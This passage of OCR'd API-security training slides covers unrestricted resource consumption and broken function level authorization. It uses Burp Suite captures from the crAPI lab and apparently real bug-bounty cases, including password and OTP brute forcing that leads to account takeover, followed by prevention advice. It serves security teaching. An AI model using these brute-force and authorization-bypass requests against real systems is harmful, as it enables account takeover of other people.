
API Vulnerabilities

API4: Unrestricted Resource Consumption (How ?)





API Vulnerabilities

API4: Unrestricted Resource Consumption (How ?)




API Vulnerabilities

API4: Unrestricted Resource Consumption: Rate limit



API Vulnerabilities

API4: Unrestricted Resource Consumption: Rate limit



API Vulnerabilities

API4: Unrestricted Resource Consumption: Rate limit



Request	Response
<pre>1 POST /identity/api/auth/forget-password 2 HTTP/1.1 3 Host: 192.168.1.42:8888 4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/111.0 5 Accept: */* 6 Accept-Language: en-GB,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 Referer: http://192.168.1.42:8888/forgot-password 9 Content-Type: application/json 10 Content-Length: 34 11 Origin: http://192.168.1.42:8888 12 DNT: 1 13 Connection: close 14 { "email":"victim_demo00@mail.com" }</pre>	<pre>1 HTTP/1.1 404 2 Server: openresty/1.17.8.2 3 Date: Thu, 23 Mar 2023 16:03:32 GMT 4 Content-Type: application/json 5 Connection: close 6 Vary: Origin 7 Vary: Access-Control-Request-Method 8 Vary: Access-Control-Request-Headers 9 Access-Control-Allow-Origin: * 10 X-Content-Type-Options: nosniff 11 X-XSS-Protection: 1; mode=block 12 Cache-Control: no-cache, no-store, max-age=0, must-revalidate 13 Pragma: no-cache 14 Expires: 0 15 X-Frame-Options: DENY 16 Content-Length: 80 17 18 {"message": "Given Email is not registered! victim_demo 00@mail.com","status":404}</pre>



API Vulnerabilities

API4: Unrestricted Resource Consumption: Rate limit

The screenshot shows a web browser window on the left and the Burp Suite interface on the right. The browser window displays a 'Forgot Password' form with the following content:

crAPI Login Signup

Forgot Password

1 Email Verification — 2 Reset Password

Given Email is not registered! victim_demo00@mail.com

The Burp Suite interface shows the Proxy tab with a table of intercepted requests:

Host	Method	URL	Params	Edited	Status	Length	MIMI
http://192.168.1.42:8888	POST	/identity/api/auth/forget-password	✓		404	536	JSON
https://contile.services.mozilla.c...	GET	/v1/tiles			200	373	JSON
https://incoming.telemetry.mozill...	POST	/submit/firefox-desktop/baseline/1/256...			200	622	text
http://192.168.1.42:8888	POST	/identity/api/auth/signup	✓		200	526	JSON
http://192.168.1.42:8025	GET	/api/v2/messages?limit=50	✓		200	162	JSON

The selected request details are shown below:

Request

```
1 POST /identity/api/auth/forget-password
2 HTTP/1.1
3 Host: 192.168.1.42:8888
4 User-Agent: Mozilla/5.0 (Macintosh; Intel
  Mac OS X 10.15; rv:109.0) Gecko/20100101
  Firefox/111.0
5 Accept: */*
6 Accept-Language: en-GB,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer:
  http://192.168.1.42:8888/forget-password
9 Content-Type: application/json
10 Content-Length: 34
11 Origin: http://192.168.1.42:8888
12 DNT: 1
13 Connection: close
14 {
  "email": "victim_demo00@mail.com"
}
```

Response

```
1 HTTP/1.1 404
2 Server: openresty/1.17.8.2
3 Date: Thu, 23 Mar 2023 16:03:32 GMT
4 Content-Type: application/json
5 Connection: close
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 Access-Control-Allow-Origin: *
10 X-Content-Type-Options: nosniff
11 X-XSS-Protection: 1; mode=block
12 Cache-Control: no-cache, no-store,
  max-age=0, must-revalidate
13 Pragma: no-cache
14 Expires: 0
15 X-Frame-Options: DENY
16 Content-Length: 80
17
18 {"message":
  "Given Email is not registered! victim_demo
  00@mail.com","status":404}
```

API Vulnerabilities

API4: Unrestricted Resource Consumption: Rate limit

The screenshot displays a web browser window on the left and a Burp Suite proxy tool window on the right. The browser shows a 'Forgot Password' form with a 'Send OTP' button. The Burp Suite window shows an HTTP history table with the following data:

#	Host	Method	URL	Params	Edited	Status	Length
549	http://192.168.1.42:8025	GET	/api/v2/messages?limit=50	✓		200	162
548	http://192.168.1.42:8025	DELETE	/api/v1/messages			200	119
547	http://192.168.1.42:8025	GET	/api/v1/messages/fn043KwK550d5fWO...			200	2220
546	http://192.168.1.42:8888	POST	/identity/api/auth/forget-password	✓		200	537
545	http://192.168.1.42:8025	GET	/api/v2/messages?limit=50	✓		200	162

The 'Request' and 'Response' sections show the following details:

Request:

```
1 GET /api/v2/messages?limit=50 HTTP/1.1
2 Host: 192.168.1.42:8025
3 User-Agent: Mozilla/5.0 (Macintosh; Intel
  Mac OS X 10.15; rv:109.0) Gecko/20100101
  Firefox/111.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-GB,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9
10
```

Response:

```
1 HTTP/1.1 200 OK
2 Content-Type: text/json
3 Date: Thu, 23 Mar 2023 16:18:49 GMT
4 Content-Length: 42
5 Connection: close
6
7 {"total":0,"count":0,"start":0,"items":[]}
```

API Vulnerabilities

API4: Unrestricted Resource Consumption: Rate limit

- ❑ Missing rate limit for current password field (Award 200\$)

Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
91	pierce	422	<input type="checkbox"/>	<input type="checkbox"/>	916	
92	pierre	422	<input type="checkbox"/>	<input type="checkbox"/>	916	
93	piglet	422	<input type="checkbox"/>	<input type="checkbox"/>	916	
94	pinkfloy	422	<input type="checkbox"/>	<input type="checkbox"/>	916	
95	piranha	422	<input type="checkbox"/>	<input type="checkbox"/>	916	
96	pirate	422	<input type="checkbox"/>	<input type="checkbox"/>	916	
97	pisces	422	<input type="checkbox"/>	<input type="checkbox"/>	916	
98	pizza	422	<input type="checkbox"/>	<input type="checkbox"/>	916	
99	plane	422	<input type="checkbox"/>	<input type="checkbox"/>	916	
100	Mano123ali	422	<input type="checkbox"/>	<input type="checkbox"/>	916	
101	Moni123ali	204	<input type="checkbox"/>	<input type="checkbox"/>	1406	

Request Response

Raw Headers Hex

```
HTTP/1.1 204 No Content
Server: nginx
Date: Mon, 23 Mar 2020 17:59:04 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
pragma: no-cache
expires: -1
X-RateLimit-Limit: 100
X-RateLimit-Remaining: 48
Access-Control-Allow-Origin: https://account.acronis.com
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: Accept, Accept-Encoding, Accept-Language, Authorization, Cache-Control, Connection, DNT, Keep-Alive, If-Modified-Since, Origin, Save-Data, User-Agent, X-Requested-With, Content-Type
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
p3p: CP=IDC DSP COR ADM DEVI TAIL PSA PSD IVAI IVDI CONI HIS OUR IND CNT
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: default-src 'none'; style-src 'self'; script-src 'self' 'unsafe-eval' 'sha256-mPQjbpEIsEbaIqLmE2FFjaetbGYuKFcGWdcY5J7to=' https://j.6sc.co https://www.googletagmanager.com https://www.google-analytics.com;
img-src 'self' https://b.6sc.co https://adservice.google.com https://ad.doubleclick.net https://www.google.com https://www.google-analytics.com https://googleads.g.doubleclick.net; connect-src 'self' https://www.acronis.com https://www.google.com https://www.google-analytics.com https://googleads.g.doubleclick.net; font-src 'self'; frame-src https://www.acronis.com https://support.acronis.com
```

HTTP/1.1 422 Unprocessable Entity

```
Server: nginx
Date: Mon, 23 Mar 2020 17:58:30 GMT
Content-Type: application/json
Connection: close
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
X-RateLimit-Limit: 100
X-RateLimit-Remaining: 87
pragma: no-cache
expires: -1
Access-Control-Allow-Origin: https://account.acronis.com
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: Accept, Accept-Encoding, Accept-Language, Authorization, Cache-Control, Connection, DNT, Keep-Alive, If-Modified-Since, Origin, Save-Data, User-Agent, X-Requested-With, Content-Type
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
p3p: CP=IDC DSP COR ADM DEVI TAIL PSA PSD IVAI IVDI CONI HIS OUR IND CNT
X-Frame-Options: SAMEORIGIN
Content-Length: 117

{"message":"The given data was invalid.", "errors":{"old_password":["The old password confirmation does not match."]}}
```

API Vulnerabilities

API4: Unrestricted Resource Consumption: Rate limit

❑ Account Takeover via OTP Brute force (Apigee API)

```
POST /program/rest/v1/users/Email@gmail.com/password/update HTTP/1.1
Host: *retail.apigee.net
appId: IOS
Accept: */*
langCode: en
timeStamp: 1563170683
appVersion: 871
Accept-Language: en-us
Accept-Encoding: gzip, deflate
token:
Content-Type: application/json
Content-Length: 22
User-Agent: /4
Connection: close
ENV: PROD
currency: AED
storeId:

{"resetToken": "11111"}
```



Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
491	136653	400	<input type="checkbox"/>	<input type="checkbox"/>	207	
492	136654	400	<input type="checkbox"/>	<input type="checkbox"/>	207	
493	136655	400	<input type="checkbox"/>	<input type="checkbox"/>	207	
494	136656	400	<input type="checkbox"/>	<input type="checkbox"/>	207	
495	136657	400	<input type="checkbox"/>	<input type="checkbox"/>	207	
496	136658	400	<input type="checkbox"/>	<input type="checkbox"/>	207	
497	136659	400	<input type="checkbox"/>	<input type="checkbox"/>	207	
498	136660	400	<input type="checkbox"/>	<input type="checkbox"/>	207	
499	136661	400	<input type="checkbox"/>	<input type="checkbox"/>	207	
500	136662	400	<input type="checkbox"/>	<input type="checkbox"/>	207	
501	136663	200	<input checked="" type="checkbox"/>	<input type="checkbox"/>	210	
502	136664	400	<input type="checkbox"/>	<input type="checkbox"/>	207	
503	136665	400	<input type="checkbox"/>	<input type="checkbox"/>	207	
504	136666	400	<input type="checkbox"/>	<input type="checkbox"/>	207	
505	136667	400	<input type="checkbox"/>	<input type="checkbox"/>	207	
506	136668	400	<input type="checkbox"/>	<input type="checkbox"/>	207	
507	136669	400	<input type="checkbox"/>	<input type="checkbox"/>	207	

Request Response

Raw Headers Hex JSON Beautifier

```
{
  "meta": {
    "statusCode": 200,
    "message": "Password Updated Successfully"
  }
}
```



API4: Unrestricted Resource Consumption

❑ Prevention:

- Use container-based solutions that make it easy to limit memory, CPU, number of restarts, file descriptors, and processes.
- Define and enforce a maximum size of data on all incoming parameters and payloads, such as maximum length for strings, maximum number of elements in arrays, and maximum upload file size (regardless of whether it is stored locally or in cloud storage).
- Implement a limit on how often a client can interact with the API within a defined timeframe (rate limiting).
- Rate limiting should be fine tuned based on the business needs. Some API Endpoints might require stricter policies.
- Limit/throttle how many times or how often a single API client/user can execute a single operation (e.g. validate an OTP, or request password recovery without visiting the one-time URL).
- Add proper server-side validation for query string and request body parameters, specifically the one that controls the number of records to be returned in the response.
- Configure spending limits for all service providers/API integrations. When setting spending limits is not possible, billing alerts should be configured instead.



API5: Broken Function Level Authorization



API Vulnerabilities

API5: Broken Function Level Authorization (What ?)

- ❑ Broken function level authorization (BFLA) is a vulnerability where a user of one role or group is able to access the API functionality of another role or group. API providers will often have different roles for different types of accounts, such as public users, merchants, partners, administrators, and so on.
- ❑ BFLA is present if you are able to use the functionality of another privilege level or group.
- ❑ BFLA is similar to BOLA, except instead of an authorization problem involving accessing resources, it is an authorization problem for performing actions.
- ❑ If an API has different privilege levels or roles, it may use different endpoints to perform privileged actions. For example, a bank may use the `/user/account/balance` endpoint for a user wishing to access their account information and the `/admin/account/user` endpoint for an administrator wishing to access user account information.





API Vulnerabilities

API5: Broken Function Level Authorization (How ?)



API Vulnerabilities

API5: Broken Function Level Authorization (How ?)



Request

```
1 PUT /identity/api/v2/user/videos/30
2 HTTP/1.1
3 Host: localhost:8888
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/111.0
5 Accept: */*
6 Accept-Language: en-GB,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: http://localhost:8888/my-profile
9 Content-Type: application/json
10 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJ2aWN0aW0wMU...
11 Connection: close
12 Origin: http://localhost:8888
13 NT: 1
14 Fetch-Dest: empty
15 Fetch-Mode: cors
16 Fetch-Site: same-origin
17
18 {"videoName":"Hacker"}
```

Response

```
1 HTTP/1.1 200
2 Server: openresty/1.17.8.2
3 Date: Fri, 24 Mar 2023 05:16:57 GMT
4 Content-Type: application/json
5 Connection: close
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 Access-Control-Allow-Origin: *
10 X-Content-Type-Options: nosniff
11 X-XSS-Protection: 1; mode=block
12 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
13 Pragma: no-cache
14 Expires: 0
15 X-Frame-Options: DENY
16 Content-Length: 63360
17
18 {"id":30,"video_name":"Hacker",
"data:image/jpeg;base64,AAAAFGZ0eXBxdCAGAA...
"profileVideo":
}
```

API Vulnerabilities

API5: Broken Function Level Authorization (How ?)



```
Request
Pretty Raw Hex
1 DELETE /identity/api/v2/user/videos/30
HTTP/1.1
2 Host: localhost:8888
3 User-Agent: Mozilla/5.0 (Macintosh; Intel
Mac OS X 10.15; rv:109.0) Gecko/2010101
Firefox/111.0
4 Accept: */*
5 Accept-Language: en-GB,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost:8888/my-profile
8 Content-Type: application/json
9 Authorization: Bearer
eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJ2aWN0aW0wMU
BtYWlsLmNvbSIiInJlbnVbGUuIj1c2VyIiwiaWF0IjoxNj
jc5NjMxNjg2LCJleHAiOiJlY200YmZyY00DZ9.DymwL2
FM52oPPH4pYRgWv6nIYQt0A8rk5sY6YL1EgrxxTuPn
IgtFFD_-k_YQ8hbfsnxZkpEtUQUyLp_h3Pwe_UB87WP
C6aMeHf0F6Lqj1VwCr6-paLMk8d-2MYu_QRrFz6948
L8j-3FD_o0VVqLni-gWF8fJMLujTfXlGfSb8bqFP3S0
sle8x5dj3fYdXvXSH_UHrmuYxBayj1_G0n0yXg6yGQb
H9FJAPcrkLCrMDlIfuTdu0sAfm8SUPMiTBvDEvScbgD
RN9lJfezoHlnNEE2vio7xFEb3gk60A3iNxDfof4WwMr
